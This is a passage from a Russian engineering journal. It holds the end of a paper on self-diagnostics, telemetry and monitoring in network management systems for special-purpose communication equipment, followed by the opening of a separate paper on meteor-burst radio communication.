архитектуры, техническое проектирование программных средств. Далее: программирование и тестирование, а так же сборку программных средств.

На данном этапе осуществляется декомпозиция требований к программному обеспечению на язык частных задач. Декомпозиция представляет собой разложение этих требований на реализуемые программным обеспечением функции. Описанные функции так же подвергаются декомпозиции и, в итоге, всё программное обеспечение разделяется на элементарные неделимые модули кода.

Модуль — фрагмент программного текста, являющийся строительным блоком для физической структуры системы (программного обеспечения).

Модульность — свойство системы, которая может подвергаться декомпозиции на ряд внутренне связанных и слабо зависящих друг от друга модулей [4].

Мультиплексор имеет блочную структуру, каждый блок выполняет специфические функции. Для удобства, программное обеспечение блоков строится иерархически, с соблюдением принципов построения, общих для каждого блока, по возможности, из универсальных модулей.

При этом, понятие «неделимости» модулей носит условный характер, модули выполняют функции, свойственные всем или большинству блоков устройства, то есть, во-первых, относительно универсальны, во-вторых, модули, элементарны условно, так как дальнейшее деление возможно, но будет избыточным. Таким образом, разделение программного обеспечения на элементарные модули целесообразно проводить до тех пор, пока модули не станут максимально универсальными, при этом, не теряя разумной функциональности. Глубину подобного рода деления определяют в каждом конкретном случае.

Работы по проектированию программной архитектуры процесса разработки программного обеспечения заканчиваются формализацией задач для элементарных модулей, из которых, впоследствии, будет «построен» весь «код» устройства [5]. Код выстраивается по принципу иерархичности. Каждый модуль кода более высокого уровня сложности, выполняет функции, используя выходные данные одного или нескольких элементарных модулей (однотипных или разнотипных), принадлежащих предыдущему уровню сложности.

При использовании описанной иерархической организации программного обеспечения следует учитывать, что модуль состоит из интерфейсной части и части реализации [4]. Начиная от следующего за самым элементарным уровнем, каждый модуль программного обеспечения является зависимым от сигналов на интерфейсах модуля/модулей предыдущего уровня. Непоступление данных, либо поступление некорректных данных от внутреннего модуля может привести внешний модуль программного обеспечения к «зависанию». Для решения проблемы каждый внешний

модуль должен быть снабжен системой защиты от такого рода событий — сигналами телеметрии и самосброса. Телеметрию можно рассматривать как область электроники, охватывающую системы измерения каких-либо параметров объектов без непосредственного участия человека.

Построение иерархии модулей программного обеспечения необходимо организовать таким образом, чтобы исключить блокировку работы внешнего, по уровню, модуля, в случае нештатной ситуации внутреннего (внутренних). На случай отказа модуля должен быть реализован механизм сброса внутреннего модуля, либо игнорирования его сбоя, а так же, по возможности, сигнал телеметрии, идентифицирующий:

- некорректно обрабатывающий модуль,
- причину сбоя в модуле.

Для каждого модуля программного обеспечения должна быть предусмотрена система ожидания для каждого сигнала, от которого зависит работа данного модуля программного обеспечения, система ожидания состоит из таймеров, отсчитывающих предельное время ожидания сигнала. После истечения данного времени, модуль должен продолжить работу в аварийном режиме, игнорируя неполученные сигналы и сообщив об аварии модулю верхнего уровня.

Сигналы, позволяющие программному обеспечению управляемого объекта работать, невзирая на некорректную работу его частей, обеспечивают безотказность работы управляемого объекта [6], а сигналы, идентифицирующие причину и модуль сбоя, будучи выведены на самый «внешний» уровень, обеспечат максимально подробный мониторинг состояния управляемого объекта.

Из вышеописанного следует, что, в процессе разработки программного обеспечения следует снабдить всю иерархическую структуру программного обеспечения средствами телеметрии, которые охватывают все модули программного обеспечения от самого элементарного (внутреннего) до внешнего уровня. На внешнем уровне реализовать получение «слова» (данных) состояния, полностью описывающего состояние каждого модуля программного обеспечения.

Программное обеспечение, состоящее из элементарных модулей, реализует функции системы связи. Функции классифицируются на:

- непосредственные — непосредственно реализующие назначение устройства, например для шифратора — это функции шифрования данных;
- обеспечительные — передача данных между аппаратными модулями, опрос систем аппаратуры на предмет готовности к работе, инициализация систем;
- надежности — дуближ передачи, запросы подтверждения, проверка контрольных сумм;

- самодиагностики — получение и вывод информации о сбоях и нештатных ситуациях, а так же состоянии модулей программного обеспечения;

- управления/мониторинга — приём от оператора настроечных данных их передача соответствующей подсистеме (управление) и выполнение действий, в ответ на полученные настроечные данные (выполнение); кроме того, осуществляется посылка сигналов оборудования, разделяющихся на сигналы, считываемые внешней системой управления, и сигналы, посылаемые оборудованием без запросов внешней системы;

- верификации управления — относительно новое понятие; система, заложенная в программное обеспечение, позволяет в дальнейшем имитировать события оборудования, посредством простых внешних воздействий (например, ввод значений через консоль); это даёт возможность тестирования работы оборудования, как для улучшения свойств удобства, так и для выявления ошибок, при изменении программного обеспечения;

- безопасности — техническая и организационная; организационная должна выполнять функции, которые нельзя возложить на техническую (автоматическую) систему.

В общем случае, система безопасности выполняет две функции:

- недопущение вторжений;
- уничтожение информации, подвергшейся воздействию.

В системах связи специального назначения с шифрованием канала управления в функции безопасности входит функция сокрытия данных, передаваемых по каналу управления, и самого факта передачи данных.

Система связи специального назначения с шифрованием канала управления подвержена повышенному риску разрыва связи по управлению. Следовательно, предусматриваются возможности долговременной фиксации и учёта событий в аппаратуре, данные о которых могут быть считаны после восстановления связи.

Кроме того, сигналы самодиагностики, встроенные в модули, из которых состоят части программного обеспечения, реализующие различные функции системы связи, классифицируются на:

- сигналы самосброса и самодиагностики;
 - сигналы подтверждения управления;
 - сигналы, извещающие о выполнении функций;
 - сигналы имитации событий.
- Сетевая система управления, установленная на внешнем терминале, имеет аналогичные средства самодиагностики:
- сигналы журналирования в энергонезависимой памяти и считывания оттуда;
 - сигналы обеспечения актуальности данных;



- сигналы максимально наглядного и структурированного отображения данных;
- сигналы оповещения об изменении данных;
- подсистему интерактивной помощи, минимизирующую информацию, первоначально выводимую на экран и обеспечивающую возможность получить исчерпывающую информацию и инструкции при наступлении любого события.

Система сетевого технологического управления, в сочетании с системами самодиагностики, встроенными в каждую подсистему программного обеспечения объекта управления формирует определенный (достаточно объемный) массив данных, обеспечиваемых датчиками [7, с. 9], которые делятся на функциональные и датчики самодиагностики. Функциональные датчики информируют о работе определенной функции аппаратуры, датчики самодиагностики показывают работу самого программного обеспечения.

Программное обеспечение мультиплексора взаимодействует с программным обеспечением системы сетевого технологического управления, установленной на объекте управления (персональном компьютере). Программное обеспечение системы сетевого технологического управления считывает данные с датчиков из регистров мониторинга, и записывает сигналы управления в регистры управления. Управляемость системы связи специального назначения [8] зависит от аспектов, рассмотренных ниже.

Актуальность данных. Требуемая степень актуальности достигается периодичностью опроса датчиков оборудования. Частота периодических опросов определяется на основе статистических расчетов по данным о возможной частоте смены состояний аппаратуры, требований ко времени реакции системы сетевого управления на изменение указанных состояний.

Полученные значения функциональных датчиков должны быть максимально оперативно отображены в системе управления.

Датчики самодиагностики, зачастую, не представляют интереса для оператора и должны отображаться в системе управления таким образом, чтобы информировать оператора о внештатных ситуациях оборудования, при этом подробные сведения датчиков следует заносить в журнал учёта состояний в оборудовании — технологический журнал (отдельная область памяти, содержащая сведения об авариях/предавениях и ошибках). Технологический журнал должен быть доступен для считывания квалифицированным администратором, защищен от потери данных при отключении электропитания (находиться в энергонезависимой памяти) и содержать максимально подробную информацию. Данный вид журнала реализует следующие функции:

- подробный учёт состояний («логирование») устройства без ущерба для наглядности информации

мониторинга в системе управления для штатной работы оператора;

- дублирование данных мониторинга для случаев разрыва связи по управлению;
- аккумуляирование (сбор статистики) данных об ошибках оборудования для верификации и улучшения эксплуатационных свойств оборудования.

Любая система управления, в том числе система сетевого технологического управления оборудованием связи, должна быть построена как система с обратной связью [8], поэтому на все управляющие воздействия управляемые объекты должны формировать:

- ответные сигналы оборудования, подтверждающие получение управляющего воздействия,
- сигналы оборудования об изменении характеристик вследствие управляющего воздействия (численные значения, показатели изменения состояний, режимов работы, настроек и др.).

Наиболее эффективной является система [1, 8], в которой каждое управляющее воздействие, во-первых, подтверждается оборудованием в части получения, во-вторых подтверждается сигналами об успешном изменении состояния оборудования.

Одним из основных требований является то, что в системе сетевого технологического управления данные состояния управляемой системы связи должны отображаться максимально полно и однозначно информационно для оператора.

Не существует формализованной методики (рекомендаций) отображения данных, позволяющей однозначно достичь удобства для всех требований пользователя. Поэтому визуализация данных мониторинга, состояния отдельного оборудования связи и данных о всей системе (сети) связи и удобство ведения диалога «человек — машина», очевидно, может быть достигнуто опытным путем в процессе верификации по требованиям и рекомендациям, выявляемым в процессе эксплуатации.

При проектировании и на практике следует учитывать правило «трех кликов», предъявляемое к интернет ресурсам, предписывающее строить любое меню таким образом, чтобы до любого места можно было «добраться», сделав не более трёх кликов [9-13]. Таким образом, не стоит углублять уровень вложенности меню программного обеспечения управляющей подсистемы.

Следует отметить, что только визуализации данных мониторинга недостаточно, так как такая информация доступна только при взгляде на монитор а, пользователь (оператор) должен иметь доступ ко всей информации, позволяющей качественно и количественно оценить состояние объекта в любой момент времени функционирования системы связи [7, с. 11]. При наступлении событий, на ко-

торые необходима реакция оператора, данные мониторинга должны быть сопровождаемы звуковыми оповещениями. Современные пользователи часто выдвигают требования к голосовым оповещениям, однозначно указывающим на наступление события, конкретизирующим его название, хотя такого рода оповещения должны иметь возможность отключения на время пусконаладочных, регламентных и ремонтных работ.

Относительным новшеством является технология «интерактивной помощи». В аппаратуре специального назначения имеются специфические характеристики и, следовательно, датчики, в названии которых не представляется возможным привести исчерпывающую информацию о наступившем событии.

Система интерактивной помощи позволяет, при нажатии на краткую информацию о наступлении события, получить необходимые разъяснения.

Разъяснения должны быть доступны посредством навигации по видеокадрам по принципу «от общего к частному» и наоборот с помощью меню и/или объектов экранной формы [7, с. 16] и содержать:

- точное и подробное название события, включающее номер блока, порта, канала, пакета и другое;
- параметры события (критичность, время, место, свойства — авария на дальнем/ближнем конце тракта);
- возможные причины возникновения события;
- рекомендуемые действия при наступлении события для всех категорий персонала, с возможностью их совершения прямо из соответствующего меню (вызов администратора, удостоверение записи в журнале, изменение настроек, диагностика).

Защищенность данных системы сетевого технологического управления должна обеспечивать подтверждение и невозможность случайного ввода управляющего воздействия. Кнопки, переключатели и прочие инструменты системы управления, принимающие от оператора команды управления аппаратурой должны обладать следующими свойствами:

- невозможность случайного ввода некорректных значений (переключатели с заданными значениями), блокировка инструментов недоступных данной категории пользователей,
- подтверждение ввода (дублирование), комбинирование ввода посредством клавиатуры и мыши, вывод запроса на подтверждение действия.

Контроль доступа к системе сетевого технологического управления подразделяется на аутентификацию пользователей и учёт действий каждого пользователя, а контроль целостности файлов системы сетевого технологического управления реализуется настройкой операционной системы персонального компьютера, являющегося терминалом системы управления.

Применяется метод разграничения прав пользователь персонального компьютера. Пользователь с административными правами подтверждает свои полномочия при помощи организационных мер. При этом он не имеет права на запуск программного обеспечения системы сетевого технологического управления (не имеет данных учётной записи в системе управления), но на уровне операционной системы имеет права администрирования (обновление программного обеспечения и подобное).

Пользователи, обладающие правами работы с системой сетевого технологического управления имеют права и возможности (достигается соответствующей настройкой операционной системы) исключительно запуска и работы в системе технологического управления оборудованием сети связи.

Удобство, эффективность, наглядность системы сетевого технологического управления достигаются путем верификации. Для целей верификации вводится дополнительная система, логически находящаяся между аппаратурой и системой управления. Идеальным вариантом является возможность имитации всех событий оборудования и фиксации их корректного и наглядного отображения в системе управления. Однако в системах специального назначения с шифрованием, шифрованием канала управления, события делятся на имитируемые и неимитируемые. В случае датчиков разрыва соединения и тому подобное, управлять наступлением события вполне возможно (отключение соответствующих кабелей связи от оборудования), в случаях специфических ошибок шифрования — практически невозможно. Для решения проблемы в систему должна встраиваться возможность имитации всех событий путем ввода (например, при помощи консоли) значений ошибок (событий) уже в сами «слова» состояния (регистры), считываемые системой сетевого управления, как информация датчиков.

Для этого предлагается следующее решение: датчики оборудования собираются в регистры мониторинга, данные из которых считывает сетевая система технологического управления. Физически, регистры каждого блока объекта управления (мультиплексора) находятся на верхнем уровне иерархии программного обеспечения данного блока. Для каждого регистра мониторинга создают регистр имитации, доступный на запись при помощи, к примеру, персонального компьютера через консоль (могут использоваться иные решения). Данные имитационных регистров складываются по «ИЛИ» с данными регистров блока. Данные регистров блока считываются сетевой системой технологического управления. Такая возможность должна закладываться в процессе проектирования связей программного обеспечения мультиплексора.

При любом изменении, как программного обеспечения аппаратуры, так и программного обеспечения сетевой



системы технологического управления, необходимо проводить несколько последовательных серий имитаций всех событий и фиксировать выводы о корректности, удобстве и возможностях улучшения управляемости устройства.

Системы самодиагностики (телеметрии, ожидания, сброса), заложенные на этапе проектирования и встроенные на этапе создания во все подсистемы аппаратуры, позволяют выйти на новый уровень производства аппаратуры, иметь возможность верификации любой системы аппаратуры, на всех этапах её жизненного цикла.

Литература

1. *Ермишян А. Г.* Теоретические основы построения систем военной связи в объединениях и соединениях. Часть 1. Методологические основы построения организационно-технических систем военной связи. СПб.: Изд-во ВАС, 2005. 740 с.
2. Теория управления: Терминология / Отв. ред. Б. Г. Волик. М.: Наука, 1988. 262 с.
3. *Сонькин М. А., Яммпольский В. З.* Обобщенные свойства специальных систем связи и мониторинга для труднодоступных и подвижных объектов // Известия Томского политехнического университета. 2008. Т. 312. № 2. С. 154–156.
4. Конструирование программного обеспечения / Сост. А. А. Романов. Ульяновск: Изд-во УлГТУ, 2016. 126 с.
5. *Ярцев А.* Жизненный цикл разработки программ // Механика софтверного строения. URL: <https://www.arbinada.com/ru/comment/reply/39> (дата обращения 07.05.19).

6. Надежность и эффективность в технике: Энциклопедический справочник. Т. 1: Методология. Организация. Терминология / под ред. д. т. н. А. И. Рембез. М.: Машиностроение, 1986. 224 с.

7. Автоматизированные системы управления технологическими процессами. Условия создания. Представление информации персоналу. Нормы и требования. Временные методические указания: Приложение 1 поряжению ПАО «РусГидро» от 19.01.2017 № 17р. 38 с.

8. *Сызранцев Г. В.* Управляемость системы связи // Известия Российской академии ракетных и артиллерийских наук. 2012. Вып. 2 (72). С. 81–86.

9. *Zeldman J.* Taking Your Talent to the Web: Making the Transition from Graphic Design to Web Design. Indianapolis: New Riders, 2001. 448 p.

10. *Zadeh L.* Fuzzy logic, neural networks, and soft computing // Communications of the ACM. 1994. Vol. 37. No. 3. Pp. 77–84.

11. *Durugboa Ch., Tiwarib A., Alcock J. R.* Modelling information flow for organisations: A review of approaches and future challenges // International Journal of Information Management. 2013. No. 33. Pp. 597–610.

12. *Burdo G. B., Semenov N. A.* Principles of creating hybrid integrated automated systems of technological process design and control // Software & Systems. 2018. Vol. 31. No. 1. Pp. 107–111.

13. *Ganchenko V., Doudkin A., Inyutin A., Marushko Y.* Neural network software diagnosis system of telemetry data // Proc. of the 7th International Conference “Intelligent Data Acquisition and Advanced Computing Systems (IDAACS)” (Berlin, Germany, September 12–14, 2013). IEEE, 2013. Vol. 1. Pp. 376–380.

SELF-DIAGNOSTICS AS A BASIS FOR CONSTRUCTION OF NETWORK TECHNOLOGICAL MANAGEMENT SYSTEMS FOR SPECIAL PURPOSE COMMUNICATION SYSTEMS

ELENA V. VERESHCHAGINA,

St-Petersburg, Russia, vereshagev@mail.ru

ALEKSANDR I. TOLSTIHIN,

St-Petersburg, Russia, tolstihin91@mail.ru

ALEKSANDR P. NEVEROV,

Moscow, Russia, apnewerov@mail.ru

KEYWORDS: communication system (network); control channel; telemetry; network process control system; monitoring.

ABSTRACT

The general principles of creating an efficiently functioning management system for complex organizational and technical systems, such as communication systems, are formulated. The options for building a network technological control system of communication equipment for special-purpose communication systems, in particular,

communication systems with data encryption in the process control channel, are considered. The description and requirements for the upper and lower levels of the software are given. The necessity of the “modular” principle of software construction is grounded. The relationships between software modules and the operation of software

by control hierarchies in the event of a failure in the operation of individual software modules or in the event of emergency situations on a communication network and / or in a network process control channel are described. The rationale for the implementation of telemetry functions and monitoring the status of individual software modules and the entire network process control system is presented. The system of protection and security of the system of network technological control with encryption in the channel of technological control is grounded. It was proposed to have means of long-term fixation and recording of events in the equipment for their restoration and correct operation of the network process control system after the restoration of communication with the equipment. The methods of differentiation of user rights in the system of technological control of communication equipment are presented and described. The procedure for verification of equipment control is described.

REFERENCES

1. Ermishyan A. G. *Teoreticheskie osnovy postroeniya sistem voennoj svyazi v ob'edineniyah i soedineniyah. Chast' 1. Metodologicheskoe osnovy postroeniya organizacionno-tekhnicheskikh sistem voennoj svyazi* [Theoretical Foundations of Building Military Communication Systems in Unions and Unions: A Textbook. Part 1. Methodological basis for the construction of organizational and technical systems of military communications]. St. Petersburg: Voennaya akademiya svyazi Publ., 2005. 740 p. (In Russian)
2. Volik B. G. (Ed.) *Teoriya upravleniya: Terminologiya* [Management Theory: Terminology]. Moscow: Nauka, 1988. 262 p. (In Russian)
3. Sonkin M. A., Yammpolsky V. Z. *Obobshchennye svoystva spetsial'nykh sistem svyazi i monitoringa dlya trudnodostupnykh i podvizhnykh ob'ektov* [Generalized properties of special communication and monitoring systems for remote and mobile objects]. *Bulletin of the Tomsk Polytechnic University*. 2008. Vol. 312. No. 2. Pp. 154-156. (In Russian)
4. Romanov A. A. (Ed.). *Konstruirovaniye programmogo obespecheniya* [Software engineering]. Ulyanovsk: Ulyanovsk State Technical University Publ., 2016. 126 p. (In Russian)
5. Yarcev A. *Zhiznennyj tsikl razrabotki program* [Life cycle of development of programs]. *Mehanika softstroeniya* [Mechanics of a softstroyeniye]. URL: <https://www.arbinada.com/ru/comment/reply/39> (date of access 07.05.19). (In Russian)
6. Rembez A. I. (Ed.). *Nadezhnost' i 'effektivnost' v tekhnike: 'Enciklopedicheskiy spravochnik. T.1: Metodologiya. Organizatsiya. Terminologiya* [Reliability and efficiency in technology. Vol. 1: Methodology. Organization. Terminology]. Moscow: Mashinostroenie, 1986. 224 p. (In Russian)
7. *Avtomatizirovannyye sistemy upravleniya tekhnologicheskimi processami. Usloviya sozdaniya. Predstavlenie informatsii personalu Normy i trebovaniya* [Automated process control systems. Creation conditions. Submission of information to personnel. Norms and requirements]. Temporary methodical instructions: Order of PAO RusHydro of 19.01.2017 No. 17r. 38 p. (In Russian)
8. Syzrantsev G. V. *Upravlyaemost' sistemy svyazi* [Manageability of the communication system]. *Izvestiya Rossijskoj akademii raketnykh i artilerijskikh nauk* [Bulletin of the Russian academy of rocket and artillery sciences]. 2012. No. 2 (72). Pp. 81-86. (In Russian)
9. Zeldman J. *Taking Your Talent to the Web: Making the Transition from Graphic Design to Web Design*. Indianapolis: New Riders, 2001. 448 p.
10. Zadeh L. Fuzzy logic, neural networks, and soft computing. *Communications of the ACM*. 1994. Vol. 37. No. 3. Pp. 77-84.
11. Durugboa Ch., Tiwarib A., Alcock J. R. Modelling information flow for organisations: A review of approaches and future challenges. *International Journal of Information Management*. 2013. No. 33. Pp. 597-610.
12. Burdo G. B., Semenov N. A. Principles of creating hybrid integrated automated systems of technological process design and control. *Software & Systems*. 2018. Vol. 31. No. 1. Pp. 107-111.
13. Ganchenko V., Doudkin A., Inyutin A., Marushko Y. Neural network software diagnosis system of telemetry data // *Proc. of the 7th International Conference "Intelligent Data Acquisition and Advanced Computing Systems (IDAACS)"* (Berlin, Germany, September 12-14, 2013). IEEE, 2013. Vol. 1. Pp. 376-380.

INFORMATION ABOUT AUTHORS:

Vereshchagina E. V., Engineer of the Open Joint-Stock Company "SUPERTEL", St. Petersburg;
 Tolstihin A. I., Engineer of the Open Joint-Stock Company "SUPERTEL", St. Petersburg;
 Neverov A. P., Deputy Head of Department of the Federal State Budgetary Institution MIR IT.

For citation: Vereshchagina E. V., Tolstihin A. I., Neverov A. P. Self-diagnostics as a basis for construction of network technological management systems for special purpose communication systems. *H&ES Research*. 2019. Vol. 11. No. 4. Pp. 22-28. doi: 10.24411/2409-5419-2018-10276 (In Russian)

30 октября
Санкт-Петербург

2019

IV МЕЖВЕДОМСТВЕННАЯ
НАУЧНО-ТЕХНИЧЕСКАЯ
КОНФЕРЕНЦИЯ

ПРОБЛЕМЫ РАЗВИТИЯ И СОВЕРШЕНСТВОВАНИЯ
АВТОМАТИЗИРОВАННЫХ СИСТЕМ УПРАВЛЕНИЯ

место проведения
Военно-космическая академия
имени А.Ф. Можайского

регистрация участников
konferencia_asu_vka@mail.ru

при поддержке

H&ES
RESEARCH

i-methods



ТЕХНИКА
СРЕДСТВ СВЯЗИ
COMMUNICATION EQUIPMENT





doi: 10.24411/2409-5419-2018-10277

ОСНОВНЫЕ НАПРАВЛЕНИЯ РАЗВИТИЯ МЕТЕОРНОЙ СВЯЗИ

МИРОШНИКОВ

Владимир Иванович¹

БУДКО

Павел Александрович²

ЖУКОВ

Геннадий Анатольевич³

АННОТАЦИЯ

Постановка задачи: рассматриваются основные направления по созданию радиолиний связи и управления, использующих эффект отражения УКВ радиоволн от метеорных следов. *Целью работы* является повышение скорости передачи в радиолиниях метеорной связи и их устойчивости. *Используемые методы:* теоретический и практический задел в области метеорной связи и SDR-технологий для реализации программно-аппаратных комплексов нового поколения с использованием эффекта отражения радиоволн от метеорных следов, спорадического слоя и участков атмосферы с повышенной ионизацией на основе алгоритмов организации связи без обратной связи и с обратной связью. *Новизна* состоит в применении приемной антенно-фидерной подсистемы, обеспечивающей формирование «веера» узких диаграмм направленности, которые суммарно реализуют полное «покрытие» необходимого пространства S с пятном «засветки» диаграммы направленности передающего комплекта радиолинии. Применение такой мультидиаграммной (многолучевой) антенно-фидерной подсистемы позволяет не только обеспечить прием «слабых» сигналов, но также повысить эффективность связи при боковом смещении от плоскости «большого круга» зоны отражения радиоволны. *Результат* заключается в том, что даже без учета реализации переменной скорости передачи, только за счет использования мультидиаграммной фазированной антенной решетки, обеспечивающей дополнительное повышение максимальной мощности принимаемого сигнала на $10 \div 12$ дБ, осуществляется увеличение количества «рабочих» метеоров в среднем в 3 раза, что позволит обеспечить соответствующее уменьшение времени, необходимого для передачи сообщения. *Практическая значимость:* в случае применения алгоритма без обратной связи появляется возможность реализации комплектов приемной аппаратуры с малыми габаритами и энергопотреблением, аналогичных обычному мобильному радиотелефону, что позволяет использовать такой режим для дистанционного управления необслуживаемыми исполнительными устройствами, находящимися в труднодоступных районах горной местности, островов, дрейфующих льдин и т.п., а также для индивидуальной «пейджинговой» связи при использовании укороченной активной приемной антенны. Алгоритм с обратной связью, в отличие от первого алгоритма обладает определенной информационной скрытностью.

Сведения об авторах:

¹д.т.н., профессор, генеральный конструктор публичного акционерного общества «Информационные телекоммуникационные технологии», г. Санкт-Петербург, Россия, intelteh@inteltech.ru

²д.т.н., профессор, ученый секретарь публичного акционерного общества «Информационные телекоммуникационные технологии», г. Санкт-Петербург, Россия, intelteh@inteltech.ru; budko62@mail.ru

³к.т.н., доцент, советник генерального конструктора публичного акционерного общества «Информационные телекоммуникационные технологии», г. Санкт-Петербург, Россия, intelteh@inteltech.ru

КЛЮЧЕВЫЕ СЛОВА: метеорная связь; метеорный след; метеорный канал связи; мультидиаграммная антенная решетка; диаграмма направленности.

Введение

Одним из родов радиосвязи в ультракоротковолновом диапазоне волн (УКВ) является метеорная связь (МС), обусловленная появлением участков ионосферы (при сгорании метеоров в атмосфере Земли), «зеркально» отражающих радиоволны.

Первые радиолинии (РЛ) метеорной связи были созданы в Канаде и других странах НАТО в начале 50-х годов прошлого века. В США с 1977 года действует сеть метеорной связи, осуществляющая телеметрический сбор метеоданных. На сегодня в этой сети задействовано свыше пятисот *периферийных* комплексов, обеспечивающих по запросу головных станций доведение информации: о температуре окружающей среды, скорости ветра, количеству осадков и т.д. Кроме того, в США ведутся работы по модернизации и развитию сети метеорной связи с целью включения ее в систему оперативного управления стратегическими и оборонными наступательными силами [1].

В СССР для связи с труднодоступными и северными районами в 60-х годах было создано несколько экспериментальных образцов РЛ МС, в том числе в рамках ОКР «Метеор» (разработчик НИИ ЭТУ, правопреемником которого является ПАО «Интелтех») [2]. Вследствие высокой сложности аппаратуры (с учетом существующей элементной базы на тот период времени), а также появлением перспектив на широкое внедрение спутниковой связи в интересах гражданских и военных ведомств, практический интерес к развитию метеорной связи в СССР в 70-х годах снизился.

Вместе с тем, учитывая зарубежный опыт, а также значительный уровень научно-исследовательских и практических разработок в области метеорной связи и SDR-технологий при создании программно-аппаратных комплексов (ПАК) обмена данными (ОД), имеющимися в России в настоящее время (например, работы Казанского федерального университета, АО «Нептун», ПАО «Интелтех» [3–6]), представляется целесообразным реализовать аппаратуру метеорной связи нового поколения. Эта разработка должна основываться на современных научно-технических достижениях и требованиях к вероятностно-временным характеристикам (ВВХ) по доведению информации, в том числе при повышенной ионизации ионосферы, в арктических широтах и при воздействии случайных (преднамеренных) помех.

В работе рассматриваются основные направления по созданию радиолиний связи и управления, использующих эффект отражения УКВ радиоволн от метеорных следов.

Характеристики метеорного канала связи

Атмосфера Земли постоянно «бомбардируется» метеорами (метеорными роями, одиночными и спорадическими метеорами), которые сгорая в её верхних слоях, образуют, так называемые метеорные следы (МСл).

Метеорный след, как правило, представляет собой ионизированную область (узкий конус длиной до 25 км) с высокой начальной линейной электронной плотностью N . Свойства МСл, а также физические процессы, лежащие в основе их образования, достаточно хорошо исследованы [3, 7–10]. В соответствии с существующей классификацией МСл с $N < 10^{14}$ называется неуплотненным следом (МСлН), а с $N > 10^{14}$ — переуплотненным (МСлП). При падении УКВ радиоволны на МСлН происходит «возбуждение» свободных электронов метеорного следа, сопровождающееся когерентным, зеркальным вторичным излучением с частотой порождающей радиоволны. Если электронная плотность метеорного следа окажется выше критической для соответствующей частоты падающей радиоволны (что характерно для МСлП), то ее отражение от МСл будет происходить подобно зеркальному отражению от металлического цилиндра.

Амплитуда радиоволны, отраженной от МСлН в точке приема изменяется во времени по экспоненциальному закону:

$$U = U_0 e^{-t/\tau}, \quad (1)$$

где U_0 — максимальное значение амплитуды, t — текущее время от момента появления МСл, τ — постоянная времени, характеризующая физические свойства ионизированного МСл [3, 11]. Используя формулу (1) по двум значениям U и U_2 , замеренным через определенные интервалы времени можно оценить величину τ для конкретного метеорного следа.

При использовании радиопередающего устройства с $P_{\text{изл}} \approx 0,5 \div 1$ кВт и антенн (передающей $A_{\text{прд}}$ и приемной $A_{\text{прм}}$) с суммарным коэффициентом усиления $G_{A_{\text{прд}}, A_{\text{прм}}} \approx 15$ дБ время существования неуплотненного метеорного следа, обеспечивающего возможность качественного приема отраженной волны, составляет в среднем $0,2 \div 0,5$ с. Для радиоволны, отраженной от МСлП, из-за различий физических процессов зеркального отражения, время существования отраженной волны может составлять от нескольких секунд до нескольких десятков секунд. При этом, вследствие «искривления» или разрыва перенасыщенного метеорного следа, связанных с высотными ветрами, может наблюдаться многолучевое распространение отраженного сигнала, приводящее к его глубоким замираниям в точке приема, что не позволяет аналитически предсказать изменения значения принимаемого сигнала во времени. Для примера на рис. 1 приведена спектрограмма сигналов, принимаемых в ходе сеансов метеорной связи, отраженных от МСлН и МСлП [12], иллюстрирующая рассмотренные выше особенности радиоволн, отраженных от метеорных следов с различной степенью ионизации.

При организации метеорной связи важным параметром, определяющим варианты ее использования, является протя-




Рис. 1. Спектрограмма сигналов, отраженных от МСл с различной степенью ионизации

женность радиотрассы, на которой обеспечивается устойчивое доведение информации с сохранением заданной вероятности приема. Отражение радиоволн от МСл возможно как «назад», (т.е. осуществление приема практически в месте размещения радиопередающего устройства — РПДУ) так и «вперед» до максимального расстояния d_{max} , определяемого высотой отражения радиоволны h и геометрией земной поверхности. Считая, что в среднем $h \approx 100$ км, можно показать, что $d_{max} \approx \sqrt{8R_3 h} \approx 2250$ км, где R_3 — радиус Земли. Действительно, из практики метеорной связи следует, что в зависимости от топологии размещения приемной и пере-

дающей антенн, может обеспечиваться обмен информацией на трассах протяженностью до 2,2÷2,3 тыс. км.

Как следует из экспериментальных и теоретических исследований, среднее интегрированное количество метеорных следов K , попадающих в «пятно засветки» ионосферы передающей центральной станции (ЦС) от спорадических метеоров 1÷5 звездных величин при использовании 3÷5-элементной антенны «Удэ-Яги» составляет $K \approx 40$ в час, а от метеоров 6÷10 звездных величин (от следов которых еще происходит фиксируемое отражение радиоволн) составляет $K \approx 10\,500$ в час (рис. 2).

